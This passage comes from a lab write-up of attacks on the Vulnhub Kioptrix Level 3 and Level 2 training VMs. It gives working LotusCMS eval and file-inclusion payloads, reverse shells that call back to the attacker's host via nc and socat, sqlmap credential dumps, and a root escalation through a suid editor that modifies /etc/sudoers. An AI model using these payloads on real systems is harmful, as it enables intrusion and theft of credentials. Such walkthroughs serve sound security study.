`$page` defaults to "index"; `$plugin` is set to the `system` parameter above; the `file_exists` test succeeds because the `system` value has an embedded null byte ("%00") (but the ".html" is needed to let PHP know to display the file); the `include` includes the file `/etc/passwd`; and the `eval` errors out and leaves a mess after `/etc/passwd`. And so we've downloaded the file plus a little garbage to clean out.

### router.php executing arbitrary PHP

Imagine the following query:

> http://kioptrix3.com/index.php?page=index');eval(base64_decode(…));#

`$page` above is set to the `page` parameter; `$plugin` defaults to "Page"; the `file_exists` test succeeds with the "Page" plugin; the "Page" plugin is included; and finally the `eval` line runs. It looks like this:

```
eval("new ".$plugin."Starter('".$page."');");
# substituting "Page" for $plugin, long string for $page we get
eval("new "."Page"."Starter('"."index');eval(base64_decode(...));#"."');");
# concatenating strings we get
eval("new Page.Starter('index');eval(base64_decode(...));#');");
# what's eval'ed is (the # comments out the trailing "');" to prevent an error)
new Page.Starter('index');eval(base64_decode(...));#');
```

Since … can be any base64-encoded PHP, arbitrary PHP code can be run.

### LotusCMS exploit candidates

Now we pick up with how we discovered the vulnerabilities. The web page for LotusCMS is found at kevinbluett/LotusCMS-Content-Management-System. Search LotusCMS in Exploit Database returns these exploits:

- lotuscms 3.0.3 - Multiple Vulnerabilities include a number of XSS vulnerabilities. We won't pursue those now.
- Lotus CMS Fraise 3.0 - LFI - Remote Code Execution Exploit

  This one is interesting but flawed. The "testFileInclusion" function tries http://kioptrix3.com/index.php?system=../../../../../../../../../../etc/passwd%00 but that's missing a trailing extension (".html"). After fixing that the remote shell fails so it needs more work; for now we'll keep the exploit in mind if other exploits fail. But it does demonstrate that we can look at any file on the system accessible to the web server:

```
FULLPATH=/etc/passwd
FILENAME=${FULLPATH##*/}
curl --silent \
  http://kioptrix3.com/index.php?system=../../../../../../../../../..$FULLPATH%00.
↪html | \
  sed -e '/^<br \/>/q' | head -n -1 > $FILENAME
```

Keep in mind that this file inclusion vulnerability allows executing any php files you might be able to upload.

- LotusCMS 3.0 eval() Remote Command Execution is a metasploit exploit we'll pursue.

```
'Description'    => %q{
        This module exploits a vulnerability found in Lotus CMS 3.0's Router()
    function.  This is done by embedding PHP code in the 'page' parameter,
    which will be passed to a eval call, therefore allowing remote code execution.

        The module can either automatically pick up a 'page' parameter from the
    default page, or manually specify one in the URI option.  To use the automatic
    method, please supply the URI with just a directory path, for example: "/lcms/
↪".
    To manually configure one, you may do: "/lcms/somepath/index.php?page=index"
},
```

### Executing arbitrary PHP - simple reverse shell

Let's explore this last vulnerability a bit more. If you investigate the metasploit exploit you'll see you can execute arbitrary PHP code very simply:

```
# Get base64 encoded PHP code - here a reverse shell
#   Reverse shell assumes "socat - TCP-LISTEN:$PORT" on Kali
CMD='passthru("nc -e /bin/bash '"$KALI $PORT"'");'
CMD64=$(echo "$CMD" | base64 -w 0)
echo -n $CMD64 | base64 -d
# PAGE=index');eval(base64_decode(...));#
PAGE="index'"');eval(base64_decode("'$CMD64'"));#'
curl -v http://kioptrix3.com/index.php \
  --data-urlencode page="$PAGE"
# First thing in reverse shell
# python -c 'import pty; pty.spawn("/bin/bash")'
```

Also note that the resulting terminal is dumb.

### Executing arbitrary PHP - reverse shell with pty

In fact you can extend the above to upload arbitrary files. (Note that this is much less stealthy than exploiting kioptrix3's ability to upload gallery files.) To demonstrate this we'll take a side excursion to upload a version of a php reverse shell that includes a pty following Using SSH Without A TTY - Other potential solutions:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
cd $PT/exploit
# Download pentestmonkey reverse php shell
REVSH="php-reverse-shell.php"
curl --silent --remote-name http://pentestmonkey.net/tools/php-reverse-shell/php-
↪reverse-shell-1.0.tar.gz
```

```
tar -xvzf php-reverse-shell-1.0.tar.gz
cp php-reverse-shell-1.0/$REVSH .
# Change to our ip/port
sed -i "s/127.0.0.1/$KALI/" $REVSH
sed -i "s/1234/$PORT/" $REVSH
# change 0 => array("pipe", "r")  to  0 => array("pty")
sed -i 's/\([012]\) => array("pipe", "[rw]")/\1 => array("pty")/' $REVSH
# prepare to upload the reverse shell
socat -u FILE:$REVSH TCP-LISTEN:$PORT
```

Then pull the file into a writeable directory on the web server (`/home/www/kioptrix3.com/gallery/photos/` will work):

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
CMD='passthru("cd /home/www/kioptrix3.com/gallery/photos/; nc '"$KALI $PORT"' > /home/
↪www/kioptrix3.com/gallery/photos/php-reverse-shell.php; chmod +x php-reverse-shell.
↪php;");'
CMD64=$(echo "$CMD" | base64 -w 0)
echo -n $CMD64 | base64 -d
# PAGE=index');eval(base64_decode(...));#
PAGE="index'"');eval(base64_decode("'$CMD64'"));#'
curl -v http://kioptrix3.com/index.php \
  --data-urlencode page="$PAGE"
```

At this point you can pop a reverse shell with a pty by first starting a Kali listener:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
# get LINES, COLUMNS available so can set later
echo $LINES,$COLUMNS
# try "cfmakeraw" or "rawer" if available vs. "raw,echo=0"
socat -,raw,echo=0 TCP-LISTEN:$PORT
# do this first in new session
export TERM=linux
echo $LINES,$COLUMNS
# to change LINES and COLUMNS (set to valid values)
export LINES=24;export COLUMNS=80
```

Then open the reverse shell we just uploaded:

```
curl -v http://kioptrix3.com/gallery/photos/php-reverse-shell.php
```

### Executing arbitrary PHP - even better socat-based reverse shell

The above reverse shell is better but still lacking tab completion, … . You can get that if you have **socat** on both ends. But how to get **socat** on the target machine? The source is available at dest-unreach / socat. Find the latest download link then on the target host:

```
cd /tmp
# use curl or wget
#   later socat versions did not build
wget  http://www.dest-unreach.org/socat/download/socat-1.7.3.0.tar.gz 2>&1
tar -xvzf socat-1.7.3.0.tar.gz
cd socat-*
./configure 2>&1
```

```
make 2>&1
cp socat /home/www/kioptrix3.com/data/
```

Then start the listener on Kali via:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
# get LINES, COLUMNS available so can set later
echo $LINES,$COLUMNS
# try "cfmakeraw" or "rawer" if available vs. "raw,echo=0"
socat -,raw,echo=0 TCP-LISTEN:$PORT
# do this first in new session
export TERM=linux
echo $LINES,$COLUMNS
# to change LINES and COLUMNS
# export LINES=NN;export COLUMNS=MM
```

Then from the target machines PHP invoke socat using the command `socat TCP-CONNECT:$KALI:$PORT EXEC:"/bin/bash -li",pty,stderr,setsid,sigint,sane`. You'll have tab completion, can use **`vi`**, … . You'll need to set TERM in order to run **`/usr/local/bin/ht`**:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
SOCAT="/home/www/kioptrix3.com/data/socat"
CMD='passthru("'"$SOCAT"' TCP-CONNECT:'"$KALI:$PORT"' EXEC:'"'"'/bin/bash -li'"'"',
↪pty,stderr,setsid,sigint,sane");'
CMD64=$(echo -n "$CMD" | base64 -w 0)
PAGE="index'"');eval(base64_decode("'$CMD64'"));#'
curl -v http://kioptrix3.com/index.php \
  --data-urlencode page="$PAGE"
```

So LotusCMS allows us to easily download/upload files, execute arbitrary PHP scripts, and pop php reverse shells with a pty which can execute **`/usr/local/bin/ht`**. Note that since the file upload uses **`nc`** on a non-standard port it's inferior to using the kioptrix3 built-in gallery file upload.

## 3.12.4 The Exploit

### Exploiting the Gallarific SQL injection

The actual `gallery.php` page is found at http://kioptrix3.com/gallery/gallery.php:

```
PT=$HOME/pentest/kioptrix3
source $PT/kioptrix3_setup.sh
cd $PT/sqlmap
rm -rf sqlmap
URL='http://kioptrix3.com/gallery/gallery.php?id=null'
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlpmap \
  --dbms=MySQL --banner --current-user --is-dba --current-db --users --passwords --dbs
```

Here's the important results from this SQL injection:

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
banner:    '5.0.51a-3ubuntu5.4'
current user:    'root@localhost'
current database:    'gallery'
current user is DBA:    True
[*] debian-sys-maint [1]:
    password hash: *F46D660C8ED1B312A40E366A86D958C6F1EF2AB8
[*] root [1]:
    password hash: *47FB3B1E573D80F44CD198DC65DE7764795F948E
available databases [3]:
[*] gallery
[*] information_schema
[*] mysql
```

So we'll just see what tables are in gallery:

```
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlpmap \
  --dbms=MySQL -D gallery --tables
```

And this returns:

```
Database: gallery
[7 tables]
+-----------------------+
| dev_accounts          |
| gallarific_comments   |
| gallarific_galleries  |
| gallarific_photos     |
| gallarific_settings   |
| gallarific_stats      |
| gallarific_users      |
+-----------------------+
```

So we'll go after table dev_accounts first:

```
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlpmap \
  --dbms=MySQL -D gallery -T deb_accounts --dump
```

And this returns:

```
Database: gallery
Table: dev_accounts
[2 entries]
+----+------------+---------------------------------------------+
| id | username   | password                                    |
+----+------------+---------------------------------------------+
| 1  | dreg       | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r)   |
| 2  | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+----+------------+---------------------------------------------+
```

And then table gallarific_users:

```
sqlmap -u "$URL" --batch --random-agent --output-dir $PWD/sqlpmap \
  --dbms=MySQL -D gallery -T deb_accounts --dump
```

And this returns:

```
Database: gallery
Table: gallarific_users
[1 entry]
+--------+---------+---------+---------+----------+----------+----------+-----------+-
↪--------+-----------+------------+-------------+
| userid | photo   | email   | website | username | lastname | joincode | usertype  |␣
↪password | firstname | datejoined | issuperuser |
+--------+---------+---------+---------+----------+----------+----------+-----------+-
↪---------+-----------+------------+-------------+
| 1      | <blank> | <blank> | <blank> | admin    | User     | <blank>  | superuser |␣
↪n0t7t1k4 | Super     | 1302628616 | 1           |
+--------+---------+---------+---------+----------+----------+----------+-----------+-
↪---------+-----------+------------+-------------+
```

### Shell access to root

Try **ssh** with the passwords and loneferret/starwars gets you in. Trying `sudo -l` shows you can run the hex editor **/usr/local/bin/ht**. sebastianbiallas/ht is an editor that happens to be suid root on this machine allowing us to edit system files like `/etc/sudoers`. (Note - I disabled keyboard shortcuts on my Kali terminal so I could use them in the **ht** editor.) Here we get root:

```
hacker@kali:~/pentest/kioptrix3/exploit$ ssh loneferret@kioptrix3.com
loneferret@kioptrix3.com's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686
##################### SNIP #####################
loneferret@Kioptrix3:/tmp$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$ ls -l /usr/local/bin/ht
-rwsr-sr-x 1 root root 2072344 2011-04-16 07:26 /usr/local/bin/ht
loneferret@Kioptrix3:/tmp$ # edit sudoers file giving loneferret root access
loneferret@Kioptrix3:/tmp$ /usr/local/bin/ht /etc/sudoers
loneferret@Kioptrix3:/tmp$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: /bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:/tmp$ sudo su -
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And so we have root.

# 3.13 Kioptrix Level 2

## 3.13.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub Kioptrix: Level 1.1 (#2), the second of the Vulnhub Kioptrix Series.

> This Kioptrix VM Image are easy challenges. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games are to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways then one to successfully complete the challenges.

### Setting up the VMware VM

The VM comes packaged as Kioptrix_Level_2.rar, which is a rar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless access to Kioptrix2 via root.

See *Virtual Machine Setup* for background on using the VMware vmdk file. Kioptrix2 runs CentOS 4.X i686. Here's how you can create a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=kioptrix2
curl --remote-name http://www.kioptrix.com/dlvm/Kioptrix_Level_2.rar
$SUDO apt-get install unrar -y
$SUDO unrar e Kioptrix_Level_2.rar
BACKING="CentOs4.5.vmdk"
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file="$BACKING"  $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# BACKING="CentOs4.5.vmdk"
# VM_DISK=$VM-changes.qcow2
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the kioptrix2 VM. The actual command the author used in Debian Linux to create the VM was:

```
VM=kioptrix2
$SUDO virt-install \
    --network="bridge=br0" \
    --name "$VM" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=rhel4 \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

During the boot you'll have to utilize kudzu hardware configuration: "Remove Configuration" for the PCnet LANCE and Intel Corporation 82371AB 82371AB/EB/MB PIIX4 IDE, then "Configure" the added RTL-8139/8139C/8139C+ NIC to use DHCP. You can "Ignore" the rest of the added devices.

If kioptrix were running and you wanted to "start over again":

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=kioptrix2
$SUDO virsh shutdown $VM
```

```
BACKING="CentOs4.5.vmdk"
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file="$BACKING"  $VM_DISK
$SUDO virsh start $VM
```

## 3.13.2 Reconnaisance

### Directory setup

We'll refer to the following directories below:

```
BASE=$HOME/pentest
PT=$BASE/kioptrix2
TOOLS=exploit,nmap,spider,sqlmap
eval mkdir -p $PT/{$TOOLS}
```

### Reconnaisance

### Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $PT/nmap
NMOUT=nmap
SN='192.168.1.0/24'
TARGETS=targets.txt
$SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
$SUDO chown $USER.$USER ${NMOUT}_sn.*
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix2$ SUDO=$(which sudo)
hacker@kali:~/pentest/kioptrix2$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~/pentest/kioptrix2$ cd $PT/nmap
hacker@kali:~/pentest/kioptrix2/nmap$ NMOUT=nmap
hacker@kali:~/pentest/kioptrix2/nmap$ SN='192.168.1.0/24'
hacker@kali:~/pentest/kioptrix2/nmap$ TARGETS=targets.txt
hacker@kali:~/pentest/kioptrix2/nmap$ $SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
##################### SNIP #####################
Nmap scan report for 192.168.1.101
Host is up (0.00054s latency).
MAC Address: 52:54:00:94:E2:16 (QEMU Virtual NIC)
##################### SNIP #####################
hacker@kali:~/pentest/kioptrix2/nmap$ $SUDO chown $USER.$USER ${NMOUT}_sn.*
hacker@kali:~/pentest/kioptrix2/nmap$ # use the grep-able output to get a list of␣
↪target hosts
hacker@kali:~/pentest/kioptrix2/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 >
↪$TARGETS
```

```
hacker@kali:~/pentest/kioptrix2/nmap$ # use the xml output to get an html report
hacker@kali:~/pentest/kioptrix2/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

At this point we have our target host T=192.168.1.101:

```
T=192.168.1.101
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA ${NMOUT}_A $T
$SUDO chown $USER.$USER ${NMOUT}_A.*
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix2/nmap$ $SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA $
↪{NMOUT}_A $T
##################### SNIP #####################
Scanning 192.168.1.101 [1000 ports]
Discovered open port 3306/tcp on 192.168.1.101
Discovered open port 443/tcp on 192.168.1.101
Discovered open port 80/tcp on 192.168.1.101
Discovered open port 111/tcp on 192.168.1.101
Discovered open port 22/tcp on 192.168.1.101
Discovered open port 631/tcp on 192.168.1.101
##################### SNIP #####################
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
|_sshv1: Server supports SSHv1
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2            111/tcp  rpcbind
|   100000  2            111/udp  rpcbind
|   100024  1            733/udp  status
|_  100024  1            736/tcp  status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
##################### SNIP #####################
631/tcp  open  ipp      CUPS 1.1
| http-methods: GET HEAD OPTIONS POST PUT
| Potentially risky methods: PUT
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: 403 Forbidden
3306/tcp open  mysql    MySQL (unauthorized)
MAC Address: 52:54:00:94:E2:16 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
##################### SNIP #####################
hacker@kali:~/pentest/kioptrix2/nmap$ $SUDO chown $USER.$USER ${NMOUT}_A.*
hacker@kali:~/pentest/kioptrix2/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

### Exposed services

Our target kioptrix2 is T=192.168.1.101 and runs:

#### port 22: OpenSSH 3.9p1 (protocol 1.99)

A **searchsploit** run showed:

```
hacker@kali:~/pentest/kioptrix2/exploit$ searchsploit openssh
--------------------------------------------- ----------------------------------
 Description                                 |  Path
--------------------------------------------- ----------------------------------
OpenSSH/PAM <= 3.6.1p1 - Remote Users Discov | /linux/remote/25.c
OpenSSH/PAM <= 3.6.1p1 - Remote Users Ident  | /linux/remote/26.sh
glibc-2.2 and openssh-2.3.0p1 Exploits glibc | /linux/local/258.sh
Dropbear / OpenSSH Server (MAX_UNAUTH_CLIENT | /multiple/dos/1572.pl
OpenSSH <= 4.3 p1 (Duplicated Block) Remote  | /multiple/dos/2444.sh
Portable OpenSSH <= 3.6.1p-PAM / 4.1-SUSE Ti | /multiple/remote/3303.sh
Debian OpenSSH Remote SELinux Privilege Elev | /linux/remote/6094.txt
Novell Netware 6.5 - OpenSSH Remote Stack Ov | /novell/dos/14866.txt
FreeBSD OpenSSH 3.5p1 - Remote Root Exploit  | /freebsd/remote/17462.txt
OpenSSH 1.2 scp File Create/Overwrite Vulner | /linux/remote/20253.sh
OpenSSH 2.x/3.0.1/3.0.2 Channel Code Off-By- | /unix/remote/21314.txt
OpenSSH 2.x/3.x Kerberos 4 TGT/AFS Token Buf | /linux/remote/21402.txt
OpenSSH 3.x Challenge-Response Buffer Overfl | /unix/remote/21578.txt
OpenSSH 3.x Challenge-Response Buffer Overfl | /unix/remote/21579.txt
--------------------------------------------- ----------------------------------
```

None of these applied to the target OpenSSH version.

#### ports 80, 443: Apache httpd 2.0.52 ((CentOS))

kioptrix2 runs Apache httpd 2.0.52 ((CentOS)) which vault.centos.org/4.0 indicates is CentOS 4.x with the 2.6.9 kernel. We'll delay a vulnerability search for the detailed port 80 & 443 reconnaissance.

#### ports 111, 733, 736: rpcbind, statd

Run `rpcinfo -p $T` to scan port 111:

```
hacker@kali:~/pentest/kioptrix2/nmap$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/nmap$ rpcinfo -p $T
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp    733  status
    100024    1   tcp    736  status
```

#### port 631: ipp CUPS 1.1

A quick search for vulnerabilites didn't reveal any remote vulnerability available without credentials.

### port 3306: mysql

Given CentOS 4.x the MySQL version from vault.centos.org/4.0 should be 4.1.7 (CentOS 4.0) - 4.1.22 (CentOS 4.9). Trying to connect directly to mysql got this error:

```
hacker@kali:~/pentest/kioptrix2/exploit$ mysql -h $T -u root
ERROR 1130 (HY000): Host '192.168.1.104' is not allowed to connect to this MySQL␣
↪server
```

We'll delay mysql analysis until after port 80 & 443 reconnaissance.

### Reconnaisance on ports 80 & 443

#### dirb

First scan the web server with **dirb**:

```
T=192.168.1.101
cd $PT/spider
dirb  http://$T/ -o dirb.txt
```

The results of the scan were:

```
hacker@kali:~/pentest/kioptrix2/spider$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/spider$ cd $PT/spider
hacker@kali:~/pentest/kioptrix2/spider$ dirb  http://$T/ -o dirb.txt
##################### SNIP #####################
---- Scanning URL: http://192.168.1.101/ ----
+ http://192.168.1.101/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.1.101/index.php (CODE:200|SIZE:667)
==> DIRECTORY: http://192.168.1.101/manual/
+ http://192.168.1.101/usage (CODE:403|SIZE:286)
##################### SNIP #####################
```

#### nikto

Next up was a **nikto** scan:

```
T=192.168.1.101
cd $PT/spider
nikto -output nikto.html -host $T -port 80,443
```

The results of the scan were:

```
hacker@kali:~/pentest/kioptrix2/spider$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/spider$ cd $PT/spider
hacker@kali:~/pentest/kioptrix2/spider$ nikto -output nikto.txt -host $T -port 80,443
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.101
+ Target Hostname:    192.168.1.101
+ Target Port:        80
+ Start Time:         2015-06-30 12:24:37 (GMT-7)
---------------------------------------------------------------------------
```

```
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.7). Apache 2.0.
↪65 (final release) and 2.2.26 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false␣
↪positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Server leaks inodes via ETags, header found with file /manual/, fields: 0x5770d␣
↪0x1c42 0xac5f9a00;5770b 0x206 0x84f07cc0
+ Uncommon header 'tcn' found, with contents: choice
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7356 requests: 1 error(s) and 15 item(s) reported on remote host
+ End Time:           2015-06-30 12:25:24 (GMT-7) (47 seconds)
---------------------------------------------------------------------------
+ Target IP:          192.168.1.101
+ Target Hostname:    192.168.1.101
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject: /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/
↪OU=SomeOrganizationalUnit/CN=localhost.localdomain/emailAddress=root@localhost.
↪localdomain
                   Ciphers: DHE-RSA-AES256-SHA
                   Issuer:  /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/
↪OU=SomeOrganizationalUnit/CN=localhost.localdomain/emailAddress=root@localhost.
↪localdomain
+ Start Time:         2015-06-30 12:25:24 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.0.52 (CentOS)
+ Retrieved x-powered-by header: PHP/4.3.9
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ All CGI directories 'found', use '-C none' to test none
+ Hostname '192.168.1.101' does not match certificate's CN 'localhost.localdomain/
↪emailAddress=root@localhost.localdomain'
+ Apache/2.0.52 appears to be outdated (current is at least Apache/2.4.7). Apache 2.0.
↪65 (final release) and 2.2.26 are also current.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false␣
↪positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 14714 requests: 1 error(s) and 14 item(s) reported on remote host
+ End Time:           2015-06-30 12:29:20 (GMT-7) (236 seconds)
--------------------------------------------------------------------------
+ 2 host(s) tested
```

Additionally we've found PHP/4.3.9

### Visiting the web site

Visiting the website reveals a "Remote System Administration Login" form:

```
hacker@kali:~/pentest/kioptrix2/spider$ curl --silent --insecure https://$T/
<html>
<body>
<form method="post" name="frmLogin" id="frmLogin" action="index.php">
        <table width="300" border="1" align="center" cellpadding="2" cellspacing="2">
                <tr>
                        <td colspan='2' align='center'>
                        <b>Remote System Administration Login</b>
                        </td>
                </tr>
                <tr>
                        <td width="150">Username</td>
                        <td><input name="uname" type="text"></td>
                </tr>
                <tr>
                        <td width="150">Password</td>
                        <td>
                        <input name="psw" type="password">
                        </td>
                </tr>
                <tr>
                        <td colspan="2" align="center">
                        <input type="submit" name="btnLogin" value="Login">
                        </td>
                </tr>
        </table>
</form>

<!-- Start of HTML when logged in as Administator -->
</body>
</html>
```

### `sqlmap` the admin login page

Of course we'll try an immediate **`sqlmap`** on the form but the MySQL version being pre-5 creates problems:

```
T=192.168.1.101
cd $PT/sqlmap
URL="https://$T/"
rm -rf $PWD/sqlmap
sqlmap -u $URL --random-agent --batch --output-dir $PWD/sqlmap \
   --banner --current-user --is-dba --current-db --users --passwords \
   --forms --dbs --dbms=MySQL
```

Running this gives us:

```
hacker@kali:~/pentest/kioptrix2/spider$ T=192.168.1.101
hacker@kali:~/pentest/kioptrix2/spider$ cd $PT/sqlmap
hacker@kali:~/pentest/kioptrix2/sqlmap$ URL="https://$T/"
hacker@kali:~/pentest/kioptrix2/sqlmap$ rm -rf $PWD/sqlmap
hacker@kali:~/pentest/kioptrix2/sqlmap$ sqlmap -u $URL --random-agent --batch --
↪output-dir $PWD/sqlmap \
>     --banner --current-user --is-dba --current-db --users --passwords \
>     --forms --dbs --dbms=MySQL
##################### SNIP #####################
[#1] form:
POST https://192.168.1.101:443/index.php
POST data: uname=&psw=&btnLogin=Login
##################### SNIP #####################
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)?
↪ [y/N] N
sqlmap identified the following injection points with a total of 292 HTTP(s) requests:
---
Parameter: uname (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: uname=-9335' OR (8916=8916)#&psw=&btnLogin=Login

    Type: AND/OR time-based blind
    Title: MySQL < 5.0.12 AND time-based blind (heavy query)
    Payload: uname=xjtq' AND 7333=BENCHMARK(5000000,MD5(0x68544c4d)) AND 'NruE'='NruE&
↪psw=&btnLogin=Login
##################### SNIP #####################
[17:38:59] [INFO] retrieved: 4.1.22
web server operating system: Linux CentOS 4.9
web application technology: PHP 4.3.9, Apache 2.0.52
back-end DBMS: MySQL < 5.0.0
banner:    '4.1.22'
[17:39:00] [INFO] fetching current user
[17:39:00] [INFO] retrieved: john@localhost
current user:    'john@localhost'
[17:39:04] [INFO] fetching current database
[17:39:04] [INFO] retrieved: webapp
current database:    'webapp'
[17:39:06] [INFO] testing if current user is DBA
[17:39:06] [INFO] fetching current user
current user is DBA:    False
##################### SNIP #####################
database management system users password hashes:
[*] john [1]:
    password hash: 5a6914ba69e02807
    clear-text password: hiroshima
[*] root [1]:
    password hash: 5a6914ba69e02807
    clear-text password: hiroshima

[17:39:39] [WARNING] information_schema not available, back-end DBMS is MySQL < 5.␣
↪database names will be fetched from 'mysql' database
##################### SNIP #####################
```

```
available databases [2]:
[*] `test\\_%`
[*] test
##################### SNIP ######################
```

We got some good and contradictory information on databases: the available databases are “test” and “*test_%*”, ignoring the current-db of “webapp”. And we have these software versions: MySQL 4.1.22, CentOS 4.9, PHP 4.3.9, and Apache 2.0.52. The database current-user is john who is not a DBA. We also have the passwords for both database users: both john’s and root’s passwords are “hiroshima”.

Now let’s go after the webapp database using the root credentials. However, due to no information_schema we’ll add the options “–common-tables” and “–common-columns”:

```
T=192.168.1.101
